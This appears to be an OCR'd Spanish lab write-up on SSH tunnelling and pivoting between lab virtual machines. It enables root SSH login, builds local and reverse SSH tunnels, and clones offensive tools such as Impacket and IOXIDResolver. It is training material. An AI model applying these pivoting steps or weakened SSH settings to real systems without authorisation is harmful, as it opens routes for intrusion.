
nano /etc/ssh/sshd_config

cambiamos la línea #PermitRootLogin prohibit-password por PermitRootLogin yes

permitimos que el root se pueda logear



en AllowTcpFowarding no, quito la almohadilla para descomentar



cambiamos a la carpeta /tmp

cd /tmp


creo un fichero test

echo “test” > test.txt


compruebo que se ha creado

levanto el servidor:

python3 -m http.server 80 -b 127.0.0.1



me voy al navegador a la dirección 127.0.0.1/test.txt



El objetivo es, desde otra máquina, poder leer este fichero test.txt

en otra terminal, reinicio el servicio ssh, porque he modificado la configuración

hago un systemctl stop sshd y un systemctl start sshd

```
root@debian:/home/practica# systemctl start sshd
root@debian:/home/practica#
```

hago un apt install net-tools para instalación herramientas de internet y poder coger la ip

```
root@debian:/home/practica# apt install net-tools
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  net-tools
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 243 kB of archives.
After this operation, 1,001 kB of additional disk space will be used.
Get:1 http://deb.debian.org/debian bookworm/main amd64 net-tools amd64 2.10-0.1 [243 kB]
Fetched 243 kB in 0s (1,042 kB/s)
Selecting previously unselected package net-tools.
(Reading database ... 155419 files and directories currently installed.)
Preparing to unpack .../net-tools_2.10-0.1_amd64.deb ...
Unpacking net-tools (2.10-0.1) ...
Setting up net-tools (2.10-0.1) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:/home/practica#
```

hago un export PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin

```
root@debian:/home/practica# export PATH=$PATH:/usr/sbin
root@debian:/home/practica#
```

ahora sí puedo copiar la ip: ifconfig


```
root@debian:/home/practica# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.79.134  netmask 255.255.255.0  broadcast 192.168.79.255
        inet6 fe80::20c:29ff:feda:45b3  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:da:45:b3  txqueuelen 1000  (Ethernet)
        RX packets 10300  bytes 12938960 (12.3 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 3812  bytes 313430 (306.0 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 74  bytes 7888 (7.7 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 74  bytes 7888 (7.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@debian:/home/practica#
```

con service sshd status, compruebo que está levantado el servicio ssh, estando el active en verde


```
root@debian:/home/practica# service sshd status
● ssh.service - OpenBSD Secure Shell server
     Loaded: loaded (/lib/systemd/system/ssh.service; enabled; preset: enabled)
     Active: active (running) since Sat 2024-06-08 12:35:50 EDT; 14min ago
       Docs: man:sshd(8)
             man:sshd_config(5)
    Process: 3100 ExecStartPre=/usr/sbin/sshd -t (code=exited, status=0/SUCCESS)
   Main PID: 3101 (sshd)
      Tasks: 1 (limit: 5297)
     Memory: 1.4M
        CPU: 21ms
     CGroup: /system.slice/ssh.service
             └─3101 "sshd: /usr/sbin/sshd -D [listener] 0 of 10-100 startups"

Jun 08 12:35:50 debian systemd[1]: Starting ssh.service - OpenBSD Secure Shell server...
Jun 08 12:35:50 debian sshd[3101]: Server listening on 0.0.0.0 port 22.
Jun 08 12:35:50 debian sshd[3101]: Server listening on :: port 22.
Jun 08 12:35:50 debian systemd[1]: Started ssh.service - OpenBSD Secure Shell server.
root@debian:/home/practica#
```

desde otra máquina pongo ssh root@192.168.79.134


compruebo que la máquina atacante (Debian) se ha metido en la víctima (kali)




hago un apt install curl



hago un curl 127.0.0.1/test.txt




escribo exit para cerrar la conexión




ahora creo el tunel que conecte ambas máquinas, el puerto 1337 es la entrada del mismo.
El 127.0.0.1 es la interface donde está el servicio ssh

ssh -L 1337:127.0.0.1:80 root@192.168.79.134

el puerto 80 es la salida del túnel,





en este punto está el túnel hecho.

Abro una nueva terminal y ejecuto netstat -putan

```
┌──(kali㉿kali)-[~]
└─$ netstat -putan
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:1337          0.0.0.0:*               LISTEN      17440/ssh
tcp        0      0 127.0.0.1:6789          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:6791          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:58180         127.0.0.1:6789          ESTABLISHED -
tcp        0      0 127.0.0.1:6789          127.0.0.1:58180         ESTABLISHED -
tcp        0      0 192.168.79.132:49776    3.132.83.229:443        ESTABLISHED -
tcp        0      0 127.0.0.1:38254         127.0.0.1:6791          ESTABLISHED -
tcp        0      0 127.0.0.1:51264         127.0.0.1:6789          ESTABLISHED -
tcp        0      0 127.0.0.1:6791          127.0.0.1:38254         ESTABLISHED -
tcp        0      0 127.0.0.1:6789          127.0.0.1:51272         ESTABLISHED -
tcp        0      0 192.168.79.132:57998    192.168.79.134:22       ESTABLISHED 17440/ssh
tcp        0      0 127.0.0.1:6789          127.0.0.1:51264         ESTABLISHED -
tcp        0      0 127.0.0.1:58182         127.0.0.1:6789          ESTABLISHED -
tcp        0      0 127.0.0.1:51272         127.0.0.1:6789          ESTABLISHED -
tcp        0      0 127.0.0.1:6789          127.0.0.1:58182         ESTABLISHED -
tcp6       0      0 ::1:1337                :::*                    LISTEN      17440/ssh
udp        0      0 192.168.79.132:68       192.168.79.254:67       ESTABLISHED -

┌──(kali㉿kali)-[~]
└─$
```

aquí podemos ver las conexiones, vemos la 127.0.0.1:1337 en modo LISTEN (escucha) el servicio ssh

hago un ping en mi máquina debian para confirmar que tienen visibilidad debian y kali:

```
root@debian:/home/practica# ping 192.168.79.132
PING 192.168.79.132 (192.168.79.132) 56(84) bytes of data.
64 bytes from 192.168.79.132: icmp_seq=1 ttl=64 time=0.455 ms
64 bytes from 192.168.79.132: icmp_seq=2 ttl=64 time=0.902 ms
64 bytes from 192.168.79.132: icmp_seq=3 ttl=64 time=0.399 ms
64 bytes from 192.168.79.132: icmp_seq=4 ttl=64 time=0.631 ms
64 bytes from 192.168.79.132: icmp_seq=5 ttl=64 time=0.548 ms
64 bytes from 192.168.79.132: icmp_seq=6 ttl=64 time=1.19 ms
64 bytes from 192.168.79.132: icmp_seq=7 ttl=64 time=0.572 ms
64 bytes from 192.168.79.132: icmp_seq=8 ttl=64 time=1.20 ms
^Z
[1]+  Stopped                 ping 192.168.79.132
root@debian:/home/practica#
```

en debian hago un git clone https://github.com/nopfor/ntlm_challenger.git

```
root@debian:/home/practica# cd /opt
root@debian:/opt# git clone https://github.com/nopfor/ntlm_challenger.git
Cloning into 'ntlm_challenger'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (18/18), done.
remote: Total 24 (delta 10), reused 14 (delta 5), pack-reused 0
Receiving objects: 100% (24/24), 12.16 KiB | 265.00 KiB/s, done.
Resolving deltas: 100% (10/10), done.
root@debian:/opt#
```

Instalo Impacket:

hago un git clone https://github.com/fortra/impacket.git

```
root@debian:/opt# git clone https://github.com/fortra/impacket.git
Cloning into 'impacket'...
remote: Enumerating objects: 23609, done.
remote: Counting objects: 100% (184/184), done.
remote: Compressing objects: 100% (135/135), done.
remote: Total 23609 (delta 99), reused 101 (delta 49), pack-reused 23425
Receiving objects: 100% (23609/23609), 10.23 MiB | 2.16 MiB/s, done.
Resolving deltas: 100% (17894/17894), done.
root@debian:/opt#
```

instalo también python3 pip:

apt install python3-pip

```
root@debian:/opt# apt install python3-pip
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following additional packages will be installed:
  python3-setuptools python3-wheel
Suggested packages:
  python-setuptools-doc
The following NEW packages will be installed:
  python3-pip python3-setuptools python3-wheel
0 upgraded, 3 newly installed, 0 to remove and 1 not upgraded.
Need to get 1,877 kB of archives.
After this operation, 9,566 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 http://deb.debian.org/debian bookworm/main amd64 python3-setuptools all 66.1.1-1 [521 kB]
Get:2 http://deb.debian.org/debian bookworm/main amd64 python3-wheel all 0.38.4-2 [30.8 kB]
Get:3 http://deb.debian.org/debian bookworm/main amd64 python3-pip all 23.0.1+dfsg-1 [1,325 kB]
Fetched 1,877 kB in 3s (565 kB/s)
Selecting previously unselected package python3-setuptools.
(Reading database ... 217722 files and directories currently installed.)
Preparing to unpack .../python3-setuptools_66.1.1-1_all.deb ...
Unpacking python3-setuptools (66.1.1-1) ...
Selecting previously unselected package python3-wheel.
Preparing to unpack .../python3-wheel_0.38.4-2_all.deb ...
Unpacking python3-wheel (0.38.4-2) ...
Selecting previously unselected package python3-pip.
Preparing to unpack .../python3-pip_23.0.1+dfsg-1_all.deb ...
Unpacking python3-pip (23.0.1+dfsg-1) ...
Setting up python3-setuptools (66.1.1-1) ...
Setting up python3-wheel (0.38.4-2) ...
Setting up python3-pip (23.0.1+dfsg-1) ...
Processing triggers for man-db (2.11.2-2) ...
root@debian:/opt#
```

dentro de la carpeta impacket, instalo

pip3 install . --break-system-packages

```
root@debian:/opt# cd impacket/
root@debian:/opt/impacket# pip3 install  . --break-system-packages
Processing /opt/impacket
  Preparing metadata (setup.py) ... done
Requirement already satisfied: charset_normalizer in /usr/lib/python3/dist-packages (from impacket==0.12.0.dev1+20240606.111452.d71f4662) (3.0.1)
Collecting flask>=1.0
  Downloading flask-3.0.3-py3-none-any.whl (101 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 101.7/101.7 kB 1.8 MB/s eta 0:00:00
Collecting ldap3!=2.5.0,!=2.5.2,!=2.6,>=2.5
  Downloading ldap3-2.9.1-py2.py3-none-any.whl (432 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 432.2/432.2 kB 822.2 kB/s eta 0:00:00
Collecting ldapdomaindump>=0.9.0
  Downloading ldapdomaindump-0.9.4-py3-none-any.whl (18 kB)
Collecting pyOpenSSL>=21.0.0
  Downloading pyOpenSSL-24.1.0-py3-none-any.whl (56 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 56.9/56.9 kB 1.2 MB/s eta 0:00:00
Collecting pyasn1>=0.2.3
  Downloading pyasn1-0.6.0-py2.py3-none-any.whl (85 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 85.3/85.3 kB 2.2 MB/s eta 0:00:00
Collecting pyasn1_modules
  Downloading pyasn1_modules-0.4.0-py3-none-any.whl (181 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 181.2/181.2 kB 2.5 MB/s eta 0:00:00
Collecting pycryptodomex
  Downloading pycryptodomex-3.20.0-cp35-abi3-manylinux_2_17_x86_64.manylinux2014_x86_64.whl (2.1 MB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 2.1/2.1 MB 1.1 MB/s eta 0:00:00
Requirement already satisfied: setuptools in /usr/lib/python3/dist-packages (from impacket==0.12.0.dev1+20240606.111452.d71f4662) (66.1.1)
Requirement already satisfied: six in /usr/lib/python3/dist-packages (from impacket==0.12.0.dev1+20240606.111452.d71f4662) (1.16.0)
Collecting Werkzeug>=3.0.0
  Downloading werkzeug-3.0.3-py3-none-any.whl (227 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 227.3/227.3 kB 548.5 kB/s eta 0:00:00
Collecting Jinja2>=3.1.2
  Downloading jinja2-3.1.4-py3-none-any.whl (133 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 133.3/133.3 kB 2.4 MB/s eta 0:00:00
Collecting itsdangerous>=2.1.2
  Downloading itsdangerous-2.2.0-py3-none-any.whl (16 kB)
Collecting click>=8.1.3
  Downloading click-8.1.7-py3-none-any.whl (97 kB)
     ━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━━ 97.9/97.9 kB 2.5 MB/s eta 0:00:00
Collecting blinker>=1.6.2
```

instalo IOXIDRESOLVER

git clone https://github.com/mubix/IOXIDResolver.git

```
root@debian:/opt/impacket# git clone https://github.com/mubix/IOXIDResolver.git
Cloning into 'IOXIDResolver'...
remote: Enumerating objects: 33, done.
remote: Counting objects: 100% (33/33), done.
remote: Compressing objects: 100% (30/30), done.
remote: Total 33 (delta 12), reused 5 (delta 2), pack-reused 0
Receiving objects: 100% (33/33), 9.04 KiB | 9.04 MiB/s, done.
Resolving deltas: 100% (12/12), done.
root@debian:/opt/impacket#
```

en la máquina Windows ejecuto un PS, la ip del debian:

ssh.exe -R 68 root@192.168.79.134

```
PS C:\Users\USER> ssh.exe -R 68 root@192.168.79.134
root@192.168.79.134's password:
Linux debian 6.1.0-21-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.90-1 (2024-05-03) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sat Jun  8 13:44:30 2024 from 192.168.79.132
root@debian:~#
```

en este punto vemos que la máquina debian y la windows están conectadas, hago un ifconfig para confirmar la ip de la debian:

```
root@debian:~# ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
